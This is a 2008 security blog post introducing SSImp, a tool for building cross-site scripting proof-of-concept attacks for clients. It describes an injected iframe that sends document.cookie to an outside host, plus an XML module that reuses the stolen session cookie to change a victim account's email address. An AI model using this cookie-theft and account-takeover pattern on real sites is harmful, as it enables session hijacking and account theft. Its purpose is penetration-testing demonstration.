


An XML based XSS PoC platform

Cite as: Martin Paul Eve, "An XML based XSS PoC platform", *eve.gd: Martin Paul Eve*, February 02, 2008, <https://doi.org/10.59348/nhjwb-ywd61>.



Well, long time no post. Been in hospital. Been busy with college. Life gets in the way of hacking.

Usually when one wants to illustrate an XSS vulnerability there are two approaches. The first is to show the client the XSS and assume that they know and understand the impact. The second is to write a fully fledged exploit which takes some form of action on the client's server so that they can see the truly devastating impact. I frequently find that the second of these options is the only possible way to draw attention to the problems of XSS, but I have also grown very tired of having to write these from scratch, setting up cookie loggers etc.

The solution that I have come up with is called the ServerSideImpersonator or SSImp.

Here's how it works:

1. Find an injection point.
2. Craft the javascript so that it opens an iframe to `http://host/SSImp/?module=the_module&action=the_action&cookie=document.cookie`
3. Write a module that does what you want.

To explain what happens then...

The server side script on <http://host> then crafts http requests using the cookie provided in the cookie querystring to carry out remote actions on the server which is far easier than tinkering around using JavaScript and having the Same Origin Policy getting in the way etc. It also avoids the time delay that usually prevents cookie stealing from being effective.

Here's an example of a test module that I recently created:

```
<?xml version="1.0" encoding="utf-8" ?>
<modules>
  <action name="the_action">
    <requires type="querystring" name="cookie" />
    <request url="https://www.victim.com/getuserid.php" type="get">
      <setcookie type="querystring" name="cookie" />
      <storevariable name="userid" type="regex" pattern="UserID=
(\d+)" group="1" />
    </request>
    <request url="https://www.victim.com/settings.php" type="post">
      <setcookie type="querystring" name="cookie" />
      <postdata value="Email=username%40gmail.com&UserID=
[VAR:userid]&action=new+email"></postdata>
    </request>
    <output>UserID="[VAR:userid]".</output>
  </action>
</modules>
```

So, what does this do?

1. Makes a GET request to <https://www.victim.com/getuserid.php>, using the cookie that was passed in the cookie querystring parameter
2. Looks on the resulting page for a regex match for `UserID=(\d+)` and if found stores Group 1, Capture 0 in the variable called `userid`
3. Makes a POST request to <https://www.victim.com/settings.php>, using the cookie that was passed in the cookie querystring parameter, posting the data `"Email=username%40gmail.com&UserID=[VAR:userid]&action=new+email"` and substituting `[VAR:userid]` for the variable that was fetched in the previous request

This seems to me a far quicker way for constructing XSS PoC attacks and I will continue to update the framework as I get time. I also plan, time permitting, to get back to work on the .NETIDS which has lapsed in the last few months for the aforementioned reasons.

Check out the SSImp source (C#) at <http://code.google.com/p/ssimp/>